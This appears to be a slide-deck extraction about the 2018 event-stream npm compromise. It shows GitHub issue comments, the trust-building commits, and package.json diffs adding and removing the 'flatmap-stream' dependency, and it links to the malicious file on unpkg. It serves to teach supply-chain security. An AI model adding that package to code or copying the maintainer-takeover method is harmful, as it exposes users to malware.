
Learn how we count contributions.

<https://github.com/dominictarr?tab=following>

A screenshot of a GitHub user profile for dominictarr. The top navigation bar includes links for Why GitHub?, Enterprise, Explore, Marketplace, Pricing, and Sign in. Below the navigation is a large profile picture of a man with a mustache and sunglasses. The main content area shows the following statistics: Overview (1 repository), Repositories (881, highlighted with a red box), Projects (0), and Stars (0). A large, bold 'Repositories' heading is displayed with a count of 881 in a white circle. Below this, the 'Pinned' section lists two repositories: 'ssbc/ssb-server' and 'pull-stream/pull-stream'. Both repositories are described as JavaScript projects with low star counts (1.1k and 642 respectively) and low forks (139 and 58).



Domenic gave ownership to **right9ctrl** in
September of 2018





Q: Why?

I don't know what to say. · Issue #116 · GitHub

Closed I don't know what to say. #116

FallingSnow opened this issue on Nov 20, 2018 · 666 comments

jaydenseric commented on Nov 21, 2018 • edited

unpkg link to help other people poke around: <https://unpkg.com/flatmap-stream@0.1.1/index.min.js>

Owner

21

dominictarr commented on Nov 22, 2018

he emailed me and said he wanted to maintain the module, so I gave it to him. I don't get any thing from maintaining this module, and I don't even use it anymore, and havn't for years.

Owner

350 586 179 61 110 135

dominictarr commented on Nov 22, 2018

note: I no longer have publish rights to this module on npm.

Owner

17 61 144 40 101 18

XhmikosR commented on Nov 22, 2018

Please contact npm support and they will take care of the situation.

101 8 2

limonte commented on Nov 22, 2018 • edited

note: I no longer have publish rights to this module on npm.

I don't know what to say. · Issue #116 · GitHub, Inc. [US] · https://github.com/dominictarr/event-stream/issues/116

Closed I don't know what to say. #116
FallingSnow opened this issue on Nov 20, 2018 · 666 comments

jaydenseric commented on Nov 21, 2018 • edited
unpkg link to help other people poke around: <https://unpkg.com/flatmap-stream@0.1.1/index.min.js>

 21

dominictarr commented on Nov 22, 2018

Owner ...

dominictarr commented on Nov 22, 2018

he emailed me and said he wanted to maintain the module, so I gave it to him. I don't get anything from maintaining this module, and I don't even use it anymore, and haven't for years.

XhmikosR commented on Nov 22, 2018


Please contact npm support and they will take care of the situation.

 101  8  2

limonte commented on Nov 22, 2018 • edited


note: I no longer have publish rights to this module on npm.

right9ctrl gained trust by committing several innocent changes.



- ... b550f5: upgrade dependencies
- ... 37c105: add map and split examples
- ... 477832: remove trailing in split example
- ... 2c2095: better pretty.js example
- ... a644c5: update readme

On Sept 9 2018 **right9ctrl** added a new dependency and released version 3.3.6




About that caret...

A screenshot of a terminal window displaying a portion of a `package.json` file. The file contains the following code:

```
  "dependencies": {  
    "duplexer": "^0.1.1",  
    "flatmap-stream": "^0.1.0",  
    "from": "^0.1.7",  
    "map-stream": "0.0.7",  
    "pause-stream": "^0.0.11",  
    "through": "0.2.8"  
  }  
+  
10 10  
11 11  
12 12  
13 13  
14 15
```

The line `"flatmap-stream": "^0.1.0",` is highlighted with a green rectangular selection. A red circle highlights the caret (^) character in the version string. The terminal interface shows line numbers 10 through 15 on both the left and right sides.

Semantic Versioning (semver)



Semver pattern matching

Symbol	Example	Matches
<code>^</code>	<code>^0.1.0</code>	<code>0.*.*</code>
<code>~</code>	<code>~0.1.0</code>	<code>0.1.*</code>

right9ctrl then removed flatmap-stream and updated event-stream to v4.0.0.



A screenshot of a diff tool showing changes to a package.json file. The changes are color-coded: red for deleted code ("version": "3.3.6") and green for added code ("version": "4.0.0"). Two arrows point from the developer icon and JS v4.0.0 button to the corresponding changes in the package.json file.

```
 3 package.json
...
@@ -1,6 +1,6 @@
1   1 {
2   2     "name": "event-stream",
3 -   "version": "3.3.6",
3 +   "version": "4.0.0",
4   4   "description": "construct pipes of streams"
5   5   "homepage": "http://github.com/dominictarr/e
6   6   "repository": {
@@ -9,7 +9,6 @@
9   9 },
10  10   "dependencies": {
11  11     "duplexer": "^0.1.1",
12 -   "flatmap-stream": "^0.1.0",
13   12     "from": "^0.1.7",
14   13     "map-stream": "0.0.7",
```

